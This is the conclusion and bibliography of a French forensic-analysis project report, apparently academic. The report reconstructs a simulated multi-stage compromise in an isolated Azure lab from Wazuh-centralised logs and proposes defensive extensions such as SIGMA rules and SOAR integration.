Ce projet nous a permis d'explorer et de mettre en œuvre une démarche complète d'analyse forensique par corrélation de logs, appliquée à un scénario de compromission simulé dans un environnement cloud Microsoft Azure. À travers la conception d'un laboratoire virtuel isolé, l'exploitation d'une application SaaS volontairement vulnérable, et la centralisation des journaux via la plateforme Wazuh, nous avons démontré qu'il est possible de reconstituer fidèlement la chronologie d'une attaque complexe à partir de sources de logs hétérogènes.

L'analyse a mis en évidence une chaîne de compromission en plusieurs phases distinctes : accès initial par exploitation de la fonctionnalité de décompression, établissement d'une persistance SSH, reconnaissance de l'environnement, exfiltration de données et de la base de données, élévation de privilèges par mauvaise configuration `sudo`, et enfin installation d'une backdoor SSH persistante sur le compte root. Chaque étape a pu être documentée et corrélée grâce aux artefacts collectés par Wazuh, validant ainsi l'intérêt d'une supervision centralisée et d'une stratégie de journalisation exhaustive dans la détection et l'investigation des incidents de sécurité.

Plusieurs axes d'amélioration et d'extension peuvent être envisagés pour enrichir ce travail :

1. **Automatisation de la corrélation** : Intégrer des règles SIGMA personnalisées au sein de Wazuh afin d'automatiser la détection des séquences d'événements caractéristiques d'une compromission, réduisant ainsi le temps de réponse aux incidents.
2. **Intelligence artificielle** : Explorer l'utilisation de l'apprentissage automatique pour identifier des comportements anormaux subtils non couverts par les règles de détection statiques, et réduire le taux de faux positifs.
3. **Enrichissement du scénario d'attaque** : Étendre le scénario à d'autres vecteurs de compromission tels que les attaques par injection SQL, le mouvement latéral, ou l'exploitation de vulnérabilités CVE connues, afin de

tester la couverture de détection de Wazuh sur un spectre plus large de techniques MITRE ATT&CK.

4. **Simulation d'un environnement SOC complet** : Intégrer des outils complémentaires tels que SOAR, MISP et TheHive afin d'automatiser la réponse aux incidents et de structurer la gestion des alertes dans un pipeline de traitement industrialisé.
5. **Extension vers le Cloud-Native** : Adapter la démarche à des environnements conteneurisés (Kubernetes, Docker) et tirer parti des journaux natifs d'Azure Sentinel pour une couverture de détection multi-couches.

Bibliographie

- [1] Wazuh, *Documentation officielle Wazuh*, 2024. [En ligne]. Disponible sur : <https://documentation.wazuh.com/>
- [2] MITRE Corporation, *ATT&CK Framework — Tactics, Techniques and Procedures*, 2024. [En ligne]. Disponible sur : <https://attack.mitre.org/>
- [3] Sigma Project, *Generic Signature Format for SIEM Systems*, 2024. [En ligne]. Disponible sur : <https://github.com/SigmaHQ/sigma>
- [4] Microsoft, *Documentation Microsoft Azure — Virtual Machines and Networking*, 2024. [En ligne]. Disponible sur : <https://learn.microsoft.com/azure>
- [5] Linux Audit Project, *auditd — Linux Audit Daemon Documentation*, 2024. [En ligne]. Disponible sur : <https://linux.die.net/man/8/auditd>
- [6] A. Roshal, *UNRAR 6.11 Freeware*, 2022. [En ligne]. Disponible sur : <https://www.rarlab.com/>